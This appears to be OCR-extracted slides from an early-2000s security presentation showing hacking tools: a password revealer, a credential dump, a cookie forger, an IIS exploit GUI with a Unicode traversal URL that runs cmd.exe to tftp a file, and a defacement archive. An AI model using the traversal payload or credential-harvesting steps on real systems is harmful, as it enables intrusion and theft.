2) As you drag the 'circled +' cursor over different fields on various windows, the text in the field under the cursor will be displayed in the 'Text of Window...' box.

3) Release the left mouse button when you have revealed the text you desire.

NOTE - If the field contains text hidden by asterisks (or some other character), the actual text will be shown. In some cases the text may actually be asterisks.
NOTE - Not all of the fields that the cursor passes over will have text that can be revealed. Check the status light for availability of text.
Bright green = text available (See 'Length of text:' in Status area)
Bright red = no text available

Grab every username and password




Windows Secret Explorer - [ps-CPQ31791407610-Paul Henry-030211142922]
File
Edit
View
Bookmarks
Tools
Window
Help

```
SYSTEM
LOCAL SERVICE
NETWORK SERVICE
Paul Henry
  Identification
    INETCOMM Server Passwords
      ATT Global99174190
      ATT Global991BD570
      imap.cyberguard.com9B884190
      imap.cyberguard.com9B8841909B884191
      mail.attbi.com9DBF1EC0
      mail.attbi.com9DBF1EC09DBF1EC1
      MSN9F7A3C40
  Identification
    Outlook Account Manager Passwords
  WCESMGR
    Passwords
  Internet Explorer
    IE data
    IE Indices
    IE Logins & Passwords
      http://202.33.78.114:1111/usg/login:StringData
      http://giactc.giac.org/cgi-bin/momgate:StringData
      http://www.amazon.com/exec/obidos/flex-sign-in/ref=gw_hp_si/002-0982585-805201
      http://www.astalavista.net/new/loginform.php:StringData
      http://www.netscreen.com/auth/login.asp:StringData
      https://commcenter.attbi.com/wmc/login:StringData
      https://help.broadband.att.com/signin.jsp:StringData
      https://my.avantgo.com/login/index.html:StringData
      https://www.astalavista.net/new/loginform.php:StringData
      https://www.paypal.com/cgi-bin/webscr:StringData
      https://www.roxio.com/en/jhtml/registration/login.jhtml:StringData
      https://www.roxio.com/en/jhtml/registration/login.jhtml:jsessionid=4SEK040IV1LP5LAC
```

```
Item ATT Global991BD570
Password: AD


DEMO version, only first three bytes of each
```

ps-CPQ31791407610-Paul Henry-030211142922
DEMO
Order fully functional version
DEMO version
Ready


Cookie and http header forger



Forge your cookies or fake HTTP headers with
Internet Explorer. For once thanks to M$:]]])
Version 06/12/2000. Use VB6 dlls.

Salutations à : Juju, Fredy, Flap, Frogman,
Caraadmin, Vink2000, Gab, Djula, Chevalier Z,
et surtout Acness et Theboss08 (2 lamerzz).

Web hacking tools…



IIS Xploit v1.0 by GrEeK_pIrAtE

Target - Http:// www.microsoft.com

mode: Manual


Vunverable URL msadc

Address: /msadc/..%c1%9c../..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c+tftp.exe+'-i'++GET++C:\Inetpub\wwwroot\

Welcome to iis xploit this xploit will help you

File
IIS Related
Links
Help
Auto
Manual
GO
Your IP:
File to Download(e.g. C:\Test\Text.txt):
Upload File
File to run(e.g. C:\Test\text.txt:
File to rename Whole address (e.g. C:\Test\text.txt:
Rename to:
File to Delete Whole address (e.g. C:\test\text.txt):
IIS XPLOIT
Y! GeoCities
ADVERTISEMENT
What are you looking for?
Apartments
READ
RENAME
UPLOAD
RUN
DEL LOGS
DEL FILE
DOWNLOAD


Web hacking tools…



WebServer: http://www.orebro.se/

Status:

Server:



☑ Minimize to tray

□ Splash Screen at startup

□ Connect through a HTTP proxy


Proxy address:

Proxy port:

Proxy username:

Proxy password:

Web hacking tools…



Socket80 (A Program for Checking the UniCode Exploit on Web Se…

☑ Use Proxy Proxy Server/Port 80

UserName Password

Connect HTTP Server Server <Name> or <IP>

UserName Password

☑ Show the complete request

☑ Check for Unicode Exploit


Commands

● Append the script to the command

○ Do not add any thing to the command

Cmd:

Sent:



http://www.zone-h.org/en/defacements/filter/filter_domain=sg/

zone-h
YOUR IT SEC HELP POINT

LANGUAGE

English

SEARCH

MAIN MENU

Homepage
News
Advisories
Download area
Digital attacks
Attacks archive
Attack notification
Internet spam/frauds
Stay tuned
Infosec pager
Mailing list subscription
Passive public area
Stats & Graphs
Unsuccess stories
Active public area
Legal corner
Forum section
Join Zone-h IRC chat
Zone-H club
Staff performance
Meet our staff
Link to us
Contact us
Commercials/Campaigns
Zone-H e-Shop
Anti-pedophily campaign
Disclaimer
Black or White hat?

DIGITAL ATTACKS ARCHIVE

[Disable filters | View Hall of Shame]

Apply filters

Attacker:


Domain: sg

Date: all : -- -- --

System:

Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
★ - Special defacement

Time	Attacker				Domain	OS	View
2003/02/09	Sensus Doloksaribu			R	...sg/_private/HvD-79.asp	Win NT/9x	view | mirror
